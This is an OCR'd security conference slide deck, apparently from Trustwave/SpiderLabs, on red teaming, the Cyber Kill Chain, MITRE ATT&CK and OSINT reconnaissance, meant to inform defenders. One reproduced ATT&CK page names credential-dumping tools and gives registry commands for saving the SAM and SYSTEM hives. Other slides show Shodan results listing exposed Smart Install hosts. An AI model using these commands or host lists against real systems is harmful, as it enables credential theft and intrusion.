
Don’t do mass scanning…the bad guys don’t

Slow and Steady to achieve goal

When to red team?



Cyber Kill Chain



1 RECONNAISSANCE
Harvesting email addresses, conference information, etc.

2 WEAPONIZATION
Coupling exploit with backdoor into deliverable payload

3 DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.

4 EXPLOITATION
Exploiting a vulnerability to execute code on victim's system

5 INSTALLATION
Installing malware on the asset

6 COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim

7 ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

https://www.lockheedmartin.com/us/what-we-do/aerospace-defense/cyber/cyber-kill-chain.html

Observation 1

“A big, expensive shiny box isn't going to make you more secure.”


You need more…

You need the basics..

…and you need layers!


Observation 2

“it’s not 0-days that cause APTs to succeed, it’s poor Operational Security (OpSec) and technical debt.”



Name	Description	Status	Startup Type	Log On As
SQL Server (SPIDE...	Provides st...	Started	Automatic	THOR\Administrator

How do we ‘actually’ pi$$ off an APT?




Strategical / behaviors

Tactical

http://detect-respond.blogspot.co.uk/2013/03/the-pyramid-of-pain.html

ATT&CK Mitre



Secure | https://attack.mitre.org/wiki/Technique/T1003
MPN MITRE PARTNERSHIP NETWORK
MITRE
Log in
ATT&CK
Adversarial Tactics, Techniques & Common Knowledge
Page
Discussion
Read
View form
View history
Search enterprise

Main page
Help
Contribute
References
Using the API

Tactics
- Initial Access
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Execution
- Collection
- Exfiltration
- Command and Control

Techniques
- Technique Matrix
- All Techniques
- Windows
- Linux
- macOS

Groups
- All Groups

Last 5 Pages Viewed: Special:Search [object Object] Kerberoasting [object Object] Adversarial Tactics, Techniques & Co... [object Object] Windows Techniques [object Object] Credential Dumping

Credential Dumping

Credential dumping is the process of obtaining account login and password information, normally in the form of a hash or a clear text password, from the operating system and software. Credentials can then be used to perform Lateral Movement and access restricted information.

Several of the tools mentioned in this technique may be used by both adversaries and professional security testers. Additional custom tools likely exist as well.

Credential Dumping	
	Technique
ID	T1003
Tactic	Credential Access
Platform	Windows
Permissions Required	Administrator, SYSTEM
Data Sources	API monitoring, Process command-line parameters, Process monitoring, PowerShell logs
CAPEC ID	CAPEC-567
Contributors	Vincent Le Toux, Ed Williams, Trustwave, SpiderLabs

SAM (Security Accounts Manager)

The SAM is a database file that contains local accounts for the host, typically those found with the 'net user' command. To enumerate the SAM database, system level access is required. A number of tools can be used to retrieve the SAM file through in-memory techniques:

- pwdumpx.exe
- gsecdump
- Mimikatz
- secretsdump.py

Alternatively, the SAM can be extracted from the Registry with Reg:

- `reg save HKLM\sam sam`
- `reg save HKLM\system system`

Creddump7 can then be used to process the SAM database locally to retrieve hashes.[1]

Notes: Rid 500 account is the local, in-built administrator. Rid 501 is the guest account. User accounts start with a RID of 1,000+.

Cached Credentials

https://attack.mitre.org/wiki/Main_Page


Reduce External Visibility

To begin at the beginning…OSINT Everything

To begin at the beginning…OSINT Everything

E-Mail harvesting / format

Social Media all the things




Most common pattern: **{f}{last}@trustwave.com**

105 email addresses

Subdomain Discovery…uat/test…vpn…lync etc etc

To begin at the beginning...OSINT Everything

Shodan



Secure
https://www.shodan.io/search?query=port%3A4786
Shodan
Developers
Book
View All...
SHODAN
port:4786
Explore
Downloads
Reports
Developer Pricing
Exploits
Maps
Like 17
Download Results

TOTAL RESULTS

117,430

TOP COUNTRIES

United States	28,280
Japan	7,045
China	6,868
Korea, Republic of	5,887
Russian Federation	5,261

RELATED TAGS:

46.38.231.5
netcup GmbH
Added on 2018-05-01
Germany
Details

5.2.74.224
Liteserver Holding E
Added on 2018-05-01
Netherlands
Details

38.94.163.8
Insight Partners
Added on 2018-05-01
United States,
Details

Secure
https://www.bleepingcomputer.com/news/security/iranian-and-russian-networks-attacked-using-ciscos-cve-2018-0171-vulnerability/
Growth Businesses.
Home › News › Security Iranian & Russian Networks Attacked Using Cisco's CVE-2018-0171 Vulnerability
337

Iranian & Russian Networks Attacked Using Cisco's CVE-2018-0171 Vulnerability

By Lawrence Abrams

April 7, 2018 04:12 PM 1

Last night, a hacker group going under the name "JHT" attacked foreign network infrastructure, including Russian and Iranian networks, using the Cisco CVE-2018-0171 Smart Install vulnerability. Using this vulnerability the hackers were able to reset the routers back to their default configuration and display a message to the victims.

After vulnerable Cisco routers were attacked using the CVE-2018-0171, the router's configuration file called startup-config was overwritten and the router rebooted. Not only did this cause outages for the affected networks, but admins also discovered that the router's startup-config file was changed to a message stating "Don't mess with our elections.... -JHT usafreedom_jht@tutanota.com" as shown below.


COM6 - PuTTY

```
Switch>
Switch>en
Switch#sh start
```

RECOMMENDED VIDEOS
macOS Bug Demo of No Password to
Let's Take a Look at the Image Downloader
macOS High Sierra
Anti-Israel IsraBye

To begin at the beginning…OSINT Everything

Shodan



TOTAL RESULTS

2,412,450

